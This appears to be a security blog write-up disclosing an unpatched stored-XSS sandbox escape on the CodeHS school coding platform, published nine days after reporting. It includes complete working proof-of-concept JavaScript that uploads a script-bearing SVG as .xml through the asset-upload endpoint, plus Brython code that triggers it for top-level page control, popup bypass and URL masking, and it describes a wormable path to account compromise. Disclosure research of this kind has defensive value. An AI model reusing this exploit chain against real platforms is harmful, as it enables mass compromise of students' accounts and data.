Breaking out of the CodeHS sandbox
Upload sanitization? Hardly know her!
Introduction
CodeHS is an education and learning platform for schools to teach their students Computer Science. I won’t go into detail about my personal gripes with it, but I will say a lot of the ways they handle code sandboxing and execution are interesting, and generally pretty inconsistent.
They do this really weird thing where Python code is always run on an external server, except for their Python 3 Graphics sandboxes, which instead use Brython, a Python interpreter entirely in JavaScript.
Brython has a module named browser to allow direct access to element’s in the page’s DOM, and also lets you
directly access JavaScript in the page.
Normally, this would be fine, as CodeHS does proper sanitization and sandboxing across seemingly all of their HTML5 and JavaScript sandboxes. But for some reason, in their Brython sandbox, this sanitization and proper sandboxing is seemingly absent.
We can directly control the sandbox iframe in any way we want, including page navigation… without much sandboxing.

The CodeHS origin does however only allow same-origin execution, so CORS does prevent pretty much every possible XSS on the origin.
This is seemingly a dead end unless we had some way to serve our own JavaScript directly on CodeHS’s origin, which we obviously can’t… right?
User uploads
CodeHS lets users upload assets on certain sandbox types (HTML5 for example) for their programs, and this endpoint does sanitization that prevents any of the following from being uploaded:
- HTML and PHP documents (
.htm(l),.php) - JavaScript, TypeScript, etc scripts (
.js(x),.ts(x), etc) - XML documents with XHTML imports
- SVG documents with XHTML imports
So this seems fine, right? Surely there is no way to upload a malicious file onto their origin and execute any JS.
…Unless if they did something really stupid like not check the file extension properly and let someone upload an SVG document with the XHTML import
if it has the .xml file extension instead of .svg, without having CSP, X-Content-Type-Options, nosniff, or Content-Disposition: Attachment
which is exactly what they did.

“But Stella, what about the fact that this would require a seperate, HTML sandbox program to be made? What if I can’t do that?”
They don’t check what type the currently open sandbox program is on their upload endpoint. Anyone with, say, access to their browser’s developer tools
can call the API endpoint at /core/ajax/upload_asset directly with their payload (the endpoint accepts application/xml for some reason), and get a URL
back hosted directly on https://codehs.com/uploads/<hash>. Like so:
(async () => {
  const PAYLOAD = `<svg xmlns="http://www.w3.org/2000/svg" width="460" height="140">
  <rect width="460" height="140" fill="#000000"/>
  <text x="20" y="70" fill="#fff" font-size="20">Hello from CodeHS origin</text>
  <script><![CDATA[
(function () {
  window.parent.eval(`alert(1)`);
  }
})();
  ]]></script>
</svg>`;

  const csrf = document.cookie.match(/csrftoken=([^;]+)/)?.[1] || "";
  const fd = new FormData();
  fd.append("file", new File([PAYLOAD], "poc.xml", { type: "application/xml" }));
  const r = await fetch("/core/ajax/upload_asset", {
    method: "POST",
    headers: { "X-CSRFToken": csrf },
    body: fd,
    credentials: "include"
  });
  const j = await r.json();
  if (j.status !== "ok") { console.error("upload failed:", j); return; }

  const PAYLOAD_URL = "https://codehs.com/uploads/" + j.url;
  console.log("payload URL:", PAYLOAD_URL);
})();
See the problem now?
We effectively have a stored script on CodeHS’s origin, without CSP, or any headers preventing the browser from auto-executing the script inside of the SVG.
Since this script will run on the same-origin, CORS will not block any attempts to modify the top document at all. We can access window.parent and control it
however we may please.
Using the stored XSS from our sandbox program
We have the script on their origin. How can we use it from Brython?
It’s stupidly simple, in fact it’s literally just 4 lines:
from browser import document
s = document.createElement("script")
s.textContent = "location.href = `https://codehs.com/uploads/<hash>`;"
document.body <= s
And all it takes for us to have complete control over the top-level origin is a singular click of the Run button.
So, just what can someone do with this exactly?
Quite a lot of malicious acts, actually. Since we have code execution on the CodeHS origin we can effectively do any action as the user who runs the sandbox program.
An attacker can modify sandbox programs of victims, delete their programs, delete accounts, exfiltrate data, etc. We have practically full control over the victim’s
account, minus the fact that we can’t grab their session cookie due to HttpOnly, which is the only mitigation against complete account takeover.
But notice how I mentioned being able to modify victim’s sandbox programs? Of course, that means exactly what you would think it means. This sandbox escape is entirely wormable, allowing mass compromise of CodeHS accounts. Obviously, this is terrible news for both CodeHS and any district that uses it, just imagine all of the sensitive data effectively being public info…
As an added bonus, this does allow for a popup bypass since browsers consider any attempt to open a new window as user-actioned within 5 seconds of the executing click.
Disclosure
I reported this vulnerability to CodeHS on November 12th, 2026… and never got a reply back, and they didn’t even bother to patch the vulnerability.
This was really annoying to me since a vulnerability of this level (requiring minimal permissions, a singular click to exploit, and allows practically complete account takeover and complete loss of confidentiality) is CVSS 9.3, which makes this vulnerability Critical. Irresponsibility like this is really upsetting, especially when so much data is at stake. As of November 21th, 2026 (the time of writing), it has still not been patched.
I get that you’re typically supposed to wait 90 days after notice to publicize a writeup but… I honestly don’t care
Proof of concept
This will upload an SVG that modifies the CodeHS top-level origin page, opens a new window bypassing the popup block, and list off the amount of cookies accessible.
From the developer tools console, logged in on any page:
(async () => {
  // ---------- 1. The payload  ----------
  const PAYLOAD = `<svg xmlns="http://www.w3.org/2000/svg" width="460" height="140">
  <rect width="460" height="140" fill="#145a32"/>
  <text x="20" y="70" fill="#fff" font-size="20">Escaped to codehs.com origin</text>
  <script><![CDATA[
(function () {
  var P = window.parent, log = [];
  function htmlEl(tag) { return P.document.createElementNS("http://www.w3.org/1999/xhtml", tag); }

  try {
    // 1. Control the top-level document (CORS does not prevent this since same origin)
    P.document.title = "PWNED-FROM-SANDBOX-NO-INPUT";
    log.push("title-set-ok");

    var b = htmlEl("div");
    b.style.cssText = "position:fixed;top:0;left:0;right:0;z-index:2147483000;background:#c0392b;color:#fff;padding:10px;font:bold 15px sans-serif;text-align:center;";
    b.textContent = "pwned: sandbox code is now running on " + location.origin +
                    " with same-origin control of this editor page (zero user input)";
    (P.document.body || P.document.documentElement).appendChild(b);
    log.push("banner-appended");

    // 2. Popup bypass — works within ~5s of the last top-frame activation (Run click)
    var w = null;
    try { w = P.window.open("https://example.com/popup-from-escape", "_blank"); } catch (e1) {}
    P.console.log("[ESCAPE] window.open result:", w ? "OPENED (not blocked)" : "null (blocked)");
    log.push(w ? "popup-opened" : "popup-blocked");

    // 3. URL-bar masking on the top page
    try {
      P.history.replaceState(null, "", P.location.pathname + "?masked=demo");
      log.push("replaceState-ok");
    } catch (e2) { log.push("replaceState-failed"); }

    // 4. Top-origin cookies are readable (amount only, you shouldn't print values)
    var n = (P.document.cookie || "").split(";").filter(function (c) { return c.trim(); }).length;
    log.push("top-cookies-visible:" + n);

    P.console.log("[ESCAPE] chain log:", log.join(" | "));

    // 5. optional unconditional top-level tab hijack (no activation needed, always works)
    // P.location.href = "https://example.com/top-hijacked-by-sandbox";
  } catch (e) {
    P.console.log("[ESCAPE] FAILED:", e && e.message);
  }
})();
  ]]></script>
</svg>`;

  // ---------- 2. Upload (CSRF token auto-read from cookie) ----------
  const csrf = document.cookie.match(/csrftoken=([^;]+)/)?.[1] || "";
  const fd = new FormData();
  fd.append("file", new File([PAYLOAD], "poc.xml", { type: "application/xml" }));
  const r = await fetch("/core/ajax/upload_asset", {
    method: "POST",
    headers: { "X-CSRFToken": csrf },
    body: fd,
    credentials: "include"
  });
  const j = await r.json();
  if (j.status !== "ok") { console.error("upload failed:", j); return; }

  const PAYLOAD_URL = "https://codehs.com/uploads/" + j.url;
  console.log("payload URL:", PAYLOAD_URL);
})();
On your Brython sandbox:
from browser import document
s = document.createElement("script");
s.textContent = "location.href = `https://codehs.com/uploads/<hash>`";
document.body <= s
Click run and watch the magic happen.
Conclusion
Make sure you always set your serving headers properly if you plan on letting people upload whatever they want to your origin. Be better. Don’t make a fool out of yourself like CodeHS.
The exploit is named Codehscape.
Credits
- Me - All findings above, this writeup
- CodeHS - For their incompetence ❤️